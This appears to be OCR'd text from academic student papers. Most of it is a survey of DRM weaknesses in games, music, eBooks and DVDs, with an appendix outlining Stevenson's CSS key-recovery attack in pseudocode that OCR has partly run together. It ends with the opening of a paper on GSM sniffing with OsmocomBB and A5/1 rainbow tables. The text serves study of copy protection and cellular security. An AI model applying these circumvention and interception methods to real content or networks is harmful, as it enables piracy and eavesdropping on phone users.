However, there are weaknesses with the StarForce protection technology. The encrypted software could be decrypted through brute force attempts, though it will take a long time given the size of modern computer games. Moreover, each batch of application CDs will have different encryption algorithms; hence multiple brute force attempts will be needed to crack through all the batches. Reverse engineering the PLL will enable an overview of the entire decryption process since the decryption is inside the application CD. Memory examination software could identify the memory location in which the decryption takes place and hence obtaining the master key. As mentioned earlier, the StarForce server might be illegally accessed and hence the entire encryption might be leaked out.

StarForce is considered one of the most efficient protection technology for computer games since the time taken to break the protection technology is significantly longer than other protection technologies. However, the time period is still relatively short. Since computer games generally have a low attention span, Star Force is still effective.

2.3 Uplay and Steam

Uplay and Steam are social DRM technologies developed by Ubisoft and Valve respectively. They require online persistent connection in order to ensure smooth runs of the computer game. In order to seek customers' acceptance of such an

implementation, social network components is integrated within the technology; such as achievements, friend communication and social media integration. However, the reception of such DRM implementation had faced a lot of uproar in the community due to incidents like occasional breakdowns of network connection, congested network traffic and even security compromise loophole.

Uplay enable user to login to Uplay's server for authentication through the application itself or the official website. A consistent internet connection is required without which it will be halt once the network connection with the server is disconnected or the authentication process fail. Moreover, the server is subjected to downtime and hence no one will be able to access the game for the time being. Recently, Uplay is also under heavy criticism on compromising user's computer security due to an installed browser plugin.

"*Recently, it has been discovered that Ubisoft's Uplay, which the company uses as DRM for many titles, has a backdoor. The vulnerability allows a potential hacker to install whatever they would want on your computer. The flaw lies specifically in a browser plugin that Uplay quietly installs."*(Tech2, 2012) [10]

Steam works similar to Uplay, however it relies on a different DRM technique. It enables users to install a specific application in various computers. However, only one unique executable file will be provided to each user's purchase. If they have logged in on a particular computer beforehand, they are able to use the application in offline mode since their credentials is verified and stored. Steam also sell games from external developers, hence they also deploy other DRM techniques that are subjected to the will of those developers. Due to the ability to allow consumer to use the application without connecting the internet, Steam fare a higher reception over Uplay in terms of social DRM aspect.

3 Music

In accordance to the Recording Industry Association of America (RIAA), the music industry attributes its economic loss of $12.5 billion to global piracy every year, coupled with a 50% decrease in sales of CD over the last decade since 2009. Thus, attention has been given to the music industry to combat illegal downloads or streaming of media files through the implementation of DRM technologies to restrict users from unauthorized copying and distribution.

For one, Microsoft has introduced its own DRM service called Windows Media DRM, which allows the distributors to control how media contents can be used. Similarly, FairPlay is a DRM technology built into Apple's QuickTime player and used in Apple's devices to digitally encrypt ACC files, disallowing the playing of media files on unauthorized devices.

3.1 Windows Media

Created by Microsoft, the Windows Media DRM is compatible with Microsoft's Windows Media Player. Two file formats are available: .wma and .wmv, where the former is used for playing of audio content and the latter for a mixture of both video and audio content. In this section, the Windows Media Rights Manager SDK for packaging of the audio and video content and issues regarding licenses will be explored.

For Microsoft, it was created in the view that a set of technologies was needed to ensure that content owners can protect their own copyrights and the sale and distribution of digital media content on the Internet can be regulated to prevent illegitimate use and distribution of audio and video content.

Windows Media DRM works in the way such that only the person with the purchased license of the audio or video will be able to play the packaged media file. Firstly, the media file is encrypted and then locked with a key by the content owner, which is stored together with the encrypted license to create a packaged file in the formats of .wma or .wmv. The key is generated by using a license key that only the content owner and the clearinghouse license server knows and a key ID created by the content owner. The protected content will then be placed on websites for downloads or media servers for users' downloading. It can also be placed in the form of a CD.




Fig. 6. Windows Media Rights Manager Flow: an illustration of how Windows Media Rights Manager protects, distributes and uses packaged content.

A clearing house license server is chosen by the content provider to store rights or rules of the license and assist in the authentication of users' request for a Windows Media Rights Management license.

After the user request and receives the media, he or she will need to raise a request for a license in order to play the packaged media file. This process is automatic; a license is obtained when the user plays the media for the first time by redirecting users to a registration page, where its URL link is stored in the media file. In the page,

information and payment is gathered before a license is retrieved from the clearing house license server.

With the license, the user will still need to install a supported Windows Media Player in order to play the content. The file can then be played subjected to the rules and rights of the media file. Licenses are not transferrable, hence restricting the user from transferring files to others. Even if the user does transfer this media file to another person, he or she will need a separate or new license key in order to play the file.

3.2 Apple's FairPlay

Created by Apple Inc., FairPlay is built into QuickTime and is used by all Apple's proprietary products and on iTunes and the App Store. It is used extensively to protect duplication and restrict uses of the digital music bought from iTunes. Apple has since then removed FairPlay DRM from their range of downloadable media due to the various heated debates. It is also notable that the FairPlay was later adopted in ePub files used in Apple's iBooks app on iOS, too. The store has resulted in much heated debate amongst its users as downloaded songs can only be played on Apple's proprietary products. Further, FairPlay has restricted downloads to be only accessible from 5 authorized computers. An encrypted track in a particular playlist cannot be copied for more than 7 times.

Files downloaded from iTunes are protected with FairPlay which contain an encrypted Advanced Audio Coding (AAC) audio stream that resides in regular MP4 containers. The encryption uses both the Rijindael (AES) algorithm and MD5 hashes.

Before the purchase of media files from Apple's iTunes store, an account with Apple's servers has to be created and the PC running iTunes has to be authorized. A global unique ID is generated during authorization and sent to the server, where the server will then assign the ID to the user's iTunes account. 5 authorized machines can be used.

A key will be created for the user with the purchase of an ACC media file. The media is scrambled by utilizing a separate master key, which will then be added into the protected ACC file. The master key will then be locked using the user's key held by iTunes and then sent to the servers.




Fig. 7. Scrambling using a master key: an illustration

iTunes collects a database of user keys for all the relevant purchased audio tracks in its library. When an ACC media file is played, the matching user key in iTunes will be utilized to unlock the master key that is stored in the file. This matching key will then be subsequently used to unscramble the data of the media file.

With the purchase of a new song, a new user key will be generated. These keys will be encrypted and stored in iTunes on the relevant authorized PCs, with a copy sent to the servers.

A unique global ID is created and sent to the server when a new PC is being authorized to play the media file, where the server will store a list of authorized machines in the user account. The newly authorized machine will be sent the entire set of user keys that user has purchased the relevant tracks for under the same account. This ensures that all the authorized machines will be able to play the purchased media files.

Due to the weaknesses of its encryption method that allows crackers to spurn a reverse-engineered application name Play fair, Apple, Inc. no longer places DRM security restrictions on the tracks purchased from iTunes. Play fair enables the content of the music file to be split into a number of different sections and by combining these sections, users will yield a result that matches a global user key. The MD5 hash of a particular section will result in a byte-pattern, which used in combination with the user key and the AES algorithm will then decrypt the file. Hence, the raw information of the audio file can be perceived.

4 eBooks

Adobe and Microsoft Reader are one of the most common and widely used formats on PDAs, mobile devices and on the Internet today. In this paper, the DRM architectures used in Adobe will be explored.

4.1 Adobe EBX

Adobe E-books are different from the standard PDFs as they are further protected by their proprietary DRM technology employed within the Adobe Content Server. Hence, eBooks can only be viewed through using Adobe's freely distributed Adobe Reader.

The Adobe Content Server and Reader are both based on the Electronic Book Exchange (EBX) system. This system is based on two models: the functional model and the trusted model.

4.1.1 EBX Functional Model

EBX restricts the usage of its electronic content throughout its lifetime by restricting it from usage in an unauthorized manner. It uses both symmetric and asymmetric encryption and certificates to protect the content copyrights.

The EBX Functional Model as shown in Appendix A, Figure 5, works based on three main aspects:

1. Publishing
   A product from an EBX licensed vendor will be used by the PDF publisher to encrypt the PDF it wanted to publish. The original PDF file is encrypted using a symmetric cipher that utilizes a random key, which is in itself then encrypted using the publisher's public key using preferably 56-bit DES encryption method. A voucher is created using this key. The voucher is the digital object which must be accompanied by the eBook in order for it to be read. It contains the decryption key and holds the permissions for the encrypted content file. It is protected using a Message Authentication Code (MAC) and the value of its MAC is obtained through using a keyed hash algorithm called HMAC over all the elements in the voucher. HMAC algorithm is only currently used with SHA-1. This decryption key is encrypted using the public key of its owner's voucher. When the encrypted file is transferred to a rightful owner, it is then decrypted by using the voucher owner's private key and then re-encrypted by using the public key of its recipient. When the file is encrypted, it will then be uploaded on the publisher's EBX server for downloads by a certified vendor.

2. Distribution
   When the file is available for downloads on the server, the PDF publisher uses their private key to decrypt the decryption key. A new voucher is then created, which contain the permissions for the distributor and copy counts that they are able to sell. The decryption key is re-encrypted using the public key of the

distributor and then included in the voucher, leaving the content file encrypted in its original form.

3. Delivery
   To read the encrypted content, the EBX reading system must be registered. A new voucher is created when the file is downloaded off the server. The decryption key is encrypted using the downloader's public key and when they wish to read the file, the downloader's private key will be used to decrypt the file's content.

4.1.2 EBX Trusted Model

Public Key Infrastructure (PKI) is a mechanism used in the Trusted Model for the vetting and vouching of vendors, distributors and publishers. A pair of private and public keys is issued to users by authorised organizations. The private key is utilized to encrypt certificates whereas the public key will be used to decrypt the relevant certificate. X.509 v3 certificates are used by PKI as its hierarchical structure is strong. Figure 7 in Appendix A illustrates the overview of the EBX Trusted Model.

Adobe will be issued with certificates that consist of the relevant allocated public and private keys by the EBX root authority. These certificates are then issued to the Adobe Content Server and Reader.

Only Adobe Reader can be utilized to read the materials distributed using Adobe protection system. The reader will need to be registered with Adobe and be issued with an X.509 v3 certificate that comes together with a private and public key combination. The eBooks are thus locked to the registered reader. An EBX handler lives inside the reader which performs decryption and authorises users to access to the content.




Fig. 9. Process of Decrypting the Content Key within the Voucher

An interim key is calculated using the CPU ID and Volume ID of the hard disk and then hashed to get an interim key. Another way of obtaining the interim key is to use

the fixed key obtained during registration to decrypt the son.dat file using RC5 decryption. This interim key will then be used to decrypt mor.dat file, obtaining a RSA Private Key, which is then used to decrypt the decryption key in the voucher. This decryption key is used to decrypt the content.

4.1.3 Attacks of Adobe DRM

The flaw within the EBX system is such that the private key resides on the user's computer and hence it can be easily exploited by an attacker.

5 Film

Film is one major source of entertainment beside music and computer games which is welcomed by a wide group of audience. DVD is one of the main channels to distribute film about the cinema screening period had ended. The market was huge since the introduction of the DVD due to its high screen resolution and availability though the market had contracted in recent years.

"U.S. consumer spending on home entertainment dropped in the second quarter as outlays on digital-media purchases failed to counter shrinking DVD sales, Digital Entertainment Group said. Total spending on at-home entertainment fell 1.4 percent to $3.94 billion, from almost $4 billion a year earlier, the Hollywood-backed company said in a statement today." (Bloomberg, 2013)

As shown in Figure 3 in Appendix A, the DVD sales and revenue for 2013 is still extremely lucrative and the major industry had been trying very hard to combat DVD piracy through using DRM techniques. In this paper, we will highlight on techniques like DVD Content Scrambling System (CSS) and Advanced Access Control System.

5.1 DVD Content Scrambling System (CSS)

CSS is a DRM protection system that is used to prevent DVD duplication. Before a DVD is produced, the video data is first scrambled and encrypted before they are burn to the DVD. The encryption key used is placed outside the video data area. Every DVD player will have a CSS chip built in and it is able to identify the key. It will then use the specific the key to decrypt the DVD video data. Since the key used for decryption is non-transferable, the video is still unplayable even if transfer the video data from one DVD to another DVD or transform it into digital format.
CSS made use of a 40-bit encryption and each DVD have 400 valid keys. The DVD player licensed key (K_p) is used to decrypt the Disc key. The Disc key(K_d) is to

decrypt the Title key. Lastly the title key (K_t) is used to decrypt the video data(AV) associated with the specific title.




Fig. 11. Decryption of Disc Key using player licensed key (K_p)

A weakness for the obtaining a player key from all possible Disc keys is the complexity of brute-forcing it. A person only need to try all the 2^{40} possible Disc keys and this amount of tries is possible with modern computer. Another way to obtain all player keys is to obtain just one known player key which had happened before due to poor encryption of player key by one of the DVD player manufacturer.
The more complicated portion is to obtain the hash of the disc key as the hash is used to verify whether the K_d is correct. The hash value is known however the complicating part is to obtain a disc key which is the same as the decrypted hash. The attack done by Mr Frank A.Stevenson is illustrated in Figure 4 in Appendix A.

The flaws in all these components have deemed the effective key length of DVD CSS to only around 25 bits. With a modern CPU, the disc key can be retrieved within seconds and hence deemed DVD CSS to be rather useless. There is plenty of software in the market which enables a person with minimal computer knowledge to break the protection.

5.2 Advanced Access Content System (AACS)

AACS is introduced in the year 2005 and was generally used in the recent format such as HD DVD and BLU-RAY discs. It is the next generation of DRM which surpass DVD CSS in various aspects. There is an authority body which monitors ACCS by a group of major film maker and hardware manufacturer. It is known as the licensing administrator.

Appendix A, Figure 5 illustrates the working mechanism of AACS. The DVD CSS assigns the same decryption key for a particular DVD player model. However, AACS

provide a different set of key to every single player. This implementation enables the AACS licensing administrator to disable and revoke certain set of keys or DVD player in the future if they found that violation over their protection system. Different set of keys is also used to decrypt different part of the video and hence make the algorithm more difficult to comprehend. Advanced Encryption Standard (AES) is also used by AACS to encrypt the video content where AES is consider fairly difficult to crack in the current world. AACS also make use of the volume ID as a way to derive the keys used to decrypt the video content. Since the volume ID could not be replicated to another media, it serves as another protection against compromising the system. 3 different keys are required to decrypt the encrypted content, volume ID Media key block and the encrypted title keys.

Although AACS had improved in term of protection against hacking attempts, in 2007 a group of hacker from the Doom9forums have manage to find out how volume ID is stored in disc by using a tweaked Xbox360 HD DVD drive. The process is tedious since it will involve de-soldering of hardware components. This attack had also deemed revoking of keys useless since the hackers can still get volume ID using the tweaked DVD drive. Though it is still require some time before AACS is fully cracked as DVD CSS does.

However, AACS is still more difficult to crack compare to other protection system. This also further proved that security by obscurity which violates the Kerckhoffs's principle could only delay the hacking process but not keeping from it forever.

5.2 Conclusion

This paper has seen the different DRM architectures proposed by different vendors, all of which in the hope of limiting the illegal distribution of its content. These architectures, however, are difficult to circumvent completely, resulting in exposure to several vulnerabilities and attacks, defeating the initial purpose of using DRMs. Additionally, with the evolution of different media formats, it is becoming increasingly more challenging for designing of a better crypto systems with advanced key management embedded with secured client applications for a better DRM system. This is also a partial reasoning to the decision for removal of DRM by several vendors, such as iTunes.

References

1. Riley, D. (2010, September 20). *PC Full-Game Digital Downloads Surpass Digital Unit Sales*. Retrieved October 2, 2013, from NPD Group: https://www.npd.com/wps/portal/npd/us/news/press-releases/pr_100920/
2. Tollefson, S. (2011, March 12). *Bioware, Dragon Age 2, and SecuROM: which of these doesn't belong?* Retrieved October 2, 2013, from Examiner.com: http://www.examiner.com/article/bioware-dragon-age-2-and-securom-which-of-these-doesn-t-belong
3. *2013 Sales, Demographic and Usage Data - Essential Facts About The Computer And Video Game Industry*. (2013). Retrieved October 3, 2013, from Entertainment Software Association: http://www.theesa.com/facts/pdfs/ESA_EF_2013.pdf
4. *Disc Based*. (2013). Retrieved September 27, 2013, from SecuROM: https://www2.securom.com/Disc-Based.89.0.html
5. *Encyclopedia, SecuROM*. (n.d.). Retrieved September 27, 2013, from NationMaster: http://www.nationmaster.com/encyclopedia/SecuROM
6. *CD Protection – SecuROM*. (2009, June 17). Retrieved September 28, 2013, from Encrypt.ro: http://www.encrypt.ro/cd-encryption/cd-protection-securom.html
7. McMahon, M. (2013, August 7). *Home Entertianment Spending Falls on Declining DVD Sales*. Retrieved September 15, 2013, from Bloomberg: http://www.bloomberg.com/news/2013-08-06/home-entertianment-spending-falls-on-declining-dvd-sales.html
8. Stevenson, F. A. (1999, November 8). *Cryptanalysis of Contents Scrambling System*. Retrieved September 20, 2013, from http://cyber.law.harvard.edu/openlaw/DVD/resources/crypto.gq.nu.html
9. *Architecture of Windows Media Rights Manager*. (2004, May). Retrieved September 15, 2013, from Microsoft: http://www.microsoft.com/windows/windowsmedia/howto/articles/drmarchitecture.aspx
10. *Backdoor in Ubisoft's Uplay DRM could leave PCs vulnerable*. (2012, July 31). Retrieved September 28, 2013, from Tech2.in.com: http://tech2.in.com/news/pc/backdoor-in-ubisofts-uplay-drm-could-leave-pcs-vulnerable/339802
11. Dilger, D. E. (2007, February 26). *How FairPlay Works: Apple's iTunes DRM Dilemma*. Retrieved September 16, 2013, from Roughly Drafted Magazine: http://www.roughlydrafted.com/RD/RDM.Tech.Q1.07/2A351C60-A4E5-4764-A083-FF8610E66A46.html
12. Ellis, T., Andrews, C., Jenkins, D., Sailopal, A., Singh, E., & Singh, J. (2004). *Digital Rights Management Version 0.7*. United Kingdom: The University of Birmingham.
13. Persson, M., & Nordfelth, A. (2008). *Cryptography and DRM*. Uppsala Universitet.
14. Šuba, F. (2007). *Usability and Security of DRM architectures*. Finland: Helsinki University of Technology.

15. Tobias Hauser, C. W. (2003). DRM Under Attack: Weaknesses in. *Springer-Verlag Berlin Heidelberg* , 206-223.
16. *Top-Selling DVDs of 2013*. (n.d.). Retrieved September 30, 2013, from The Numbers: http://www.the-numbers.com/dvd/charts/annual/2013.php
17. Venkataramu, R. (2007). *ANALYSIS AND ENHANCEMENT OF APPLE'S FAIRPLAY DIGITAL* . San Jose State University.
18. Zhang, X. *A Survey of Digital Rights Management Technologies.* United States: Washington University in St.Louis.

Appendix A




Figure 1: Sales Growth of Computer and Video Games in U.S.

```
BadSQ = 0x0VendorKey = [0,0,0,0,0,0,0,0,0]

Seed = [0,0,0,0,0,0,0,0,0]

BadSQTable = [0,0,0,0,0,0,0,0,0]

round = 0

for a in range (0,256):

BadSQ = BadSQ + (VendorKey[a % 9] & 0x1F) + 0x20

for b in range (0,9):

if (Seed[b] == a):

BadSQTable[round] = BadSQ

round += 1VendorKey[], Seed[] and BadSQ are initialized to secret values.

Possible optimizations were omitted to reflect the original implementation.
```

Figure 2: Procedure on Generating the 9 Sector Identifiers

Rank	DVD Name	Units Sold	Sales Revenue	Release Date
1	The Twilight Saga: Breaking Dawn, Part 2	4,622,462	$69,047,400	3/2/2013
2	Wreck-It Ralph	2,736,738	$51,573,982	3/5/2013
3	Hotel Transylvania	2,593,691	$47,621,756	1/29/2013
4	Taken 2	2,583,416	$42,479,203	1/15/2013
5	The Hobbit: An Unexpected Journey	2,340,224	$30,250,020	3/19/2013
6	Skyfall	2,250,862	$40,113,974	2/12/2013
7	Rise of the Guardians	1,997,874	$35,430,821	3/12/2013
8	Pitch Perfect	1,982,906	$32,025,312	12/18/2012
9	Lincoln	1,651,826	$31,731,672	3/26/2013
10	Les Miserables	1,535,999	$29,154,605	3/22/2013
11	Django Unchained	1,459,494	$26,676,391	4/16/2013
12	Argo	1,386,212	$20,486,943	2/19/2013
13	Flight	1,246,908	$17,968,402	2/5/2013
14	Life of Pi	1,231,512	$19,996,364	3/12/2013
15	Oz the Great and Powerful	1,190,510	$22,512,605	6/11/2013
16	Tyler Perry's Madea Gets a Job: The Play	1,169,964	$14,725,434	2/5/2013
17	Looper	1,147,374	$20,206,701	12/31/2012
18	Madly Madagascar	1,076,346	$5,754,389	1/29/2013
19	Safe Haven	1,075,832	$18,404,636	5/7/2013
20	Ted	1,020,695	$17,859,430	12/11/2012
21	The Twilight Saga: Breaking Dawn Part 1 & 2	1,007,479	$40,959,745	3/2/2013
22	Identity Thief	969,323	$18,164,940	6/4/2013
23	The Bible	909,938	$30,631,726	4/2/2013
24	End of Watch	898,064	$15,425,919	1/22/2013
25	Alex Cross	848,721	$12,776,987	2/5/2013
26	Silver Linings Playbook	847,448	$14,041,891	4/30/2013
27	Parental Guidance	837,318	$14,590,841	3/26/2013
28	Ice Age: Continental Drift	829,730	$15,184,144	12/11/2012
29	Despicable Me	818,975	$10,529,038	12/14/2010
30	42	797,508	$11,954,645	7/16/2013
31	Here Comes the Boom	796,400	$14,168,910	2/5/2013
32	The Dark Knight Rises	761,794	$9,947,010	12/4/2012

Figure 3: 2013 DVD Sales and Revenue

Guess the start state of LFSR1, calculate $O_1(i = \{1,2,3,4,5\})$. Next guess $B(1)$ and complete the following calculations:

- k_1 = xor($\boldsymbol{F}(B(1))$, $C(1)$) $C(1,2)$ is known, they are the start state of LFSR1
- $B(5)$ = xor($\boldsymbol{F}(A(1))$, $B(1)$, k_1)
- k_5 = xor($\boldsymbol{F}(A(5))$, $A(4)$, $B(5)$)
- Through the table indexed by $C(2)$ and $B(1)$ all permissible k_2 can be found, there can be from 0-8 , on average 1. For all permissible k_2 calculate:
  - $O_2(1)$, $O_2(2)$, and 2 possible $O_2(5)$. This is possible since $k_{1,2,5}$ are found.
  - For every legal initial state of LFSR2 there exists a one to one mapping to $O_2(1,2,5)$, by generating a table with 2^{24} entries the start state of LFSR2 can be found. Thus $C(1,2,3,4,5)$ is potentially known.
  - $B(4)$ = xor($\boldsymbol{F}(B(5))$, $C(5)$, k_5)
  - k_4 = xor($\boldsymbol{F}(A(4))$, $A(3)$, $B(4)$)
  - $B(3)$ = xor($\boldsymbol{F}(B(4))$, $C(4)$, k_4)
  - k_3 = xor($\boldsymbol{F}(A(3))$, $A(2)$, $B(3)$)
  - $B(2)$ = xor($\boldsymbol{F}(B(3))$, $C(3)$, k_3)
  - verify k_2 = xor($\boldsymbol{F}(A(2))$, $A(1)$, $B(2)$) , this holds for 1 / 256 tries (2^{17} altogether) and if the test holds, the key $C(1,2,3,4,5)$ can be tested by eqn. (2). If eqn (2) holds, then a key has been found that will satisfy the hash. From experience it is possible to find from zero to a few such keys to any given hash value. When multiple disc keys are found trial decryption of the files will eliminate the false keys.

Figure 4: Illustration of the brute force attack by Frank A.Stevenson




Figure 5: Overview of the EBX Functional Model: communication using Trusted Model starts from publishing stage to delivery to user.




Figure 6: An illustration: Advanced Access Content System (AACS)




Figure 7: Overview of the EBX Trusted Model

GSM Sniffing using Osmocom

Dai Zhongmin, James Djuhartono, Teh Qin Chuan, Zhang Xi

National University of Singapore

Abstract. This paper investigates the attack targeting the GSM transmission channel between mobile stations and GSM base station system, which is found to have weak encryption and network authentication. The GSM sniffing attack and data cracking has been demonstrated by Karsten Nohl in 2009. We will reproduce this attack using a normal GSM phone (Motorola C115) configured with OsmocomBB firmware by capturing the air interface data with wireshark and decrypting it with rainbow table.

1 Introduction

GSM remains the dominant cellular standards in many countries despite the implementation of 3G and 4G networks around the world. In addition as most new 3G/4G devices are still backward compatible with GSM, telecommunication providers will still deploy GSM base stations instead of 3G/4G base station due to cost or coverage issue. Furthermore, these providers are also reusing existing GSM infrastructure for low speed data communication scenarios, such as Machine to Machine (M2M) or Internet of Things (IoT) communications over GSM[6, 15]. This will make us even more dependent on GSM. Given this ubiquitous usage, it is very important to re-evaluate the security offered by a standard which is more than twenty years old and is based on many assumptions which no longer are true.

The main assumptions on GSM security is that there is security by obscurity. Traditionally, both the radio stacks, Base Station System(BSS) and the baseband of mobile phone, of the GSM network have been a closely guarded secret. However a flourishing market for used telecommunication equipment, leakage of hardware specifications, cheap software defined radios and an active open source community finally broke up this closed cellular world. The overall open community work resulted in three open source projects: OpenBTS,OpenBSC and OsmocomBB [11, 10, 12]. These projects initiated a whole new category of practical security investigations focusing on cellular communication.

This paper will seek to reproduce a passive attack that was first demonstrated by Karsten Nohl in 2009. The attack compromise the confidentiality aspect of cellular communication security by targeting the GSM transmission channel between mobile stations and GSM base station system, which is found to have weak encryption and network authentication. We will attempt to sniff and decrypt the GSM traffic with inexpensive equipment and open source software projects mentioned above.

2 Background

To reproduce the attack demonstrated by Karsten Nohl, first we studied the architecture of GSM network, the function of each component and the protocols used to support GSM services. The key contribution of our research of GSM is to study the communication of the Mobile Station and the Base Transceiver Station, where the attack will be launched. Second we studied a GSM open source software called Open Source Mobile Communications - Baseband (OsmocomBB) which is a firmware to be installed on a Motorola GSM phone C115 in our project and enables it to be a sniffer to intercept communications in GSM network. Third we learnt to use A5/1 rainbow table to crack the encrypted data on the air. We will discuss our findings in the following sections in details.

2.1 GSM Infrastructure

A GSM network is structured into four broad section to deliver the of voice call and short message service (SMS) between end users and backend networks. An overview of the entire GSM network is illustrated the figure below:

